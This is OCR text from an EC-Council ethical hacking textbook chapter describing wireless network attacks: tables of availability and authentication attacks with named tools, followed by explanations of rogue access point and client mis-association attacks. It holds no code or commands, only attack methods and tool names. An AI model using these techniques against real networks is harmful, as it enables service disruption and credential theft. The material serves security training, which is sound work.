Availability attacks aim at obstructing the delivery of wireless services to legitimate users, either by crippling WLAN resources or by denying them access to these resources. This attack makes wireless network services unavailable to legitimate users. Attackers can perform availability attacks in various ways, obstructing the availability of wireless networks. The below table summarizes different types of availability attacks on wireless networks.

Type of Attack	Description	Method and Tools
Access Point Theft	Physically removing an AP from its installed location.	Stealth and/or speed
Disassociation Attacks	Destroying the connectivity between an AP and client to make the target unavailable to other wireless devices.	Destruction of connectivity
EAP-Failure	Observing a valid 802.1X EAP exchange and then sending the client a forged EAP-Failure message.	File2air and Airtool
Beacon Flood	Generating thousands of counterfeit 802.11 beacons to make it difficult for clients to find a legitimate AP.	FakeAP
Denial-of-Service	Exploiting the carrier-sense multiple access with collision avoidance (CSMA/CA) clear channel assessment (CCA) mechanism to make a channel appear busy.	An adapter that supports the CW Tx mode, with a low-level utility to invoke continuous transmissions
De-authenticate Flood	Flooding client(s) with forged de-authenticates or disassociates to disconnect users from an AP.	AirJack, Omerta, void11
Routing Attacks	Distributing routing information within the network.	RIP protocol, exploiting Ad-Hoc On-Demand Distance Vector (AODV) and Dynamic Source Routing (DSR) protocols using wormhole and sinkhole attacks
Authenticate Flood	Sending forged authenticates or associates from random MACs to fill a target AP's association table.	AirJack, File2air, void11
Address Resolution Protocol (ARP) Cache Poisoning Attacks	Creating many attack vectors.	

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Power Saving Attacks	Transmitting a spoofed traffic indication map (TIM) or delivery TIM (DTIM) to a client in the power-saving mode, making the client vulnerable to a DoS attack.	
TKIP MIC Exploit	Generating invalid TKIP data to exceed the target AP's MIC error threshold, suspending WLAN service.	File2air, wnet dinject

Table 16.5: Availability attacks


Authentication Attacks

The objective of authentication attacks is to steal the identity of Wi-Fi clients, their personal information, login credentials, etc. to gain unauthorized access to network resources. The below table summarizes different types of authentication attacks on wireless networks.

Type of Attack	Description	Method and Tools
PSK Cracking	Recovering a WPA PSK from captured key handshake frames using a dictionary attack tool.	coWPAtty, KisMAC, Fern Wifi Cracker
LEAP Cracking	Recovering user credentials from captured 802.1X Lightweight EAP (LEAP) packets using a dictionary attack tool to crack the NT password hash.	Anwrap, Asleap, THC-LEAPcracker
VPN Login Cracking	Gaining user credentials (e.g., Point-to-Point Tunneling Protocol (PPTP) password or Internet Protocol Security (IPSec) pre-shared secret key) using brute-force attacks on virtual private network (VPN) authentication protocols.	ike_scan and IKECrack (IPsec), Anger and THC-pptp-bruter (PPTP)
Domain Login Cracking	Recovering user credentials (e.g., Windows login and password) by cracking NetBIOS password hashes with a brute-force or dictionary-attack tool.	John the Ripper, L0phtCrack, THC-Hydra
Key Reinstallation Attack	Exploiting the four-way handshake of the WPA2 protocol.	Nonce reuse technique
Identity Theft	Capturing user identities from cleartext 802.1X Identity Response packets.	Packet capturing tools
Shared Key Guessing	Attempting 802.11 shared key authentication with the vendor default or cracked WEP keys.	WEP cracking tools
Password Speculation	Repeatedly attempting 802.1X authentication using a captured identity to guess the user's password.	Password dictionary
Application Login Theft	Capturing user credentials (e.g., email address and password) from cleartext application protocols.	Ace Password Sniffer, dsniff, Wi-Jacking Attack

Table 16.6: Authentication attacks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Rogue AP Attack

APs connect to client NICs by authenticating with the help of SSIDs. Unauthorized (or rogue) APs can allow anyone with an 802.11-equipped device to connect to a corporate network. An unauthorized AP can give an attacker access to the network.

With the help of wireless sniffing tools, the following can be determined from APs: authorized MAC addresses, the vendor name, and security configurations. An attacker can then create a list of MAC addresses of authorized APs on the target LAN and crosscheck this list with the list of MAC addresses found by sniffing. Subsequently, an attacker can create a rogue AP and place it near the target corporate network. Attackers use rogue APs placed in an 802.11 network to hijack the connections of legitimate network users. When a user turns on a computer, the rogue AP will offer to connect with the network user's NIC. The attacker lures the user to connect to the rogue AP by sending the SSID. If the user connects to the rogue AP under the impression that it is a legitimate AP, all the traffic from the user passes through the rogue AP, enabling a form of wireless packet sniffing. The sniffed packets may even contain usernames and passwords.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.15: Rogue AP attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Client Mis-association



- Attacker sets up a rogue AP outside the corporate perimeter and lures the employees of the organization to connect with it
- Once associated, attackers may bypass the enterprise security policies

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Client Mis-Association

Mis-association is a security flaw that can occur when a network client connects with a neighboring AP. Client mis-associations can occur for various reasons such as misconfigured clients, insufficient coverage of corporate Wi-Fi, lack of a Wi-Fi policy, restrictions on the use of Internet in the office, ad-hoc connections that administrators do not manage regularly, and attractive SSIDs. They can occur with or without the knowledge of the wireless client and rogue AP.

To perform a client mis-association attack, an attacker sets up a rogue AP outside the corporation's perimeter. The attacker first learns the SSID of the target wireless network. Using a spoofed SSID, the attacker may send beacons advertising the rogue AP in order to lure clients to connect. The attacker can use the rogue AP as a channel to bypass enterprise security policies. Once a client connects to the rogue AP, an attacker can retrieve sensitive information such as usernames and passwords by launching MITM, EAP dictionary, or Metasploit attacks to exploit client mis-association.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


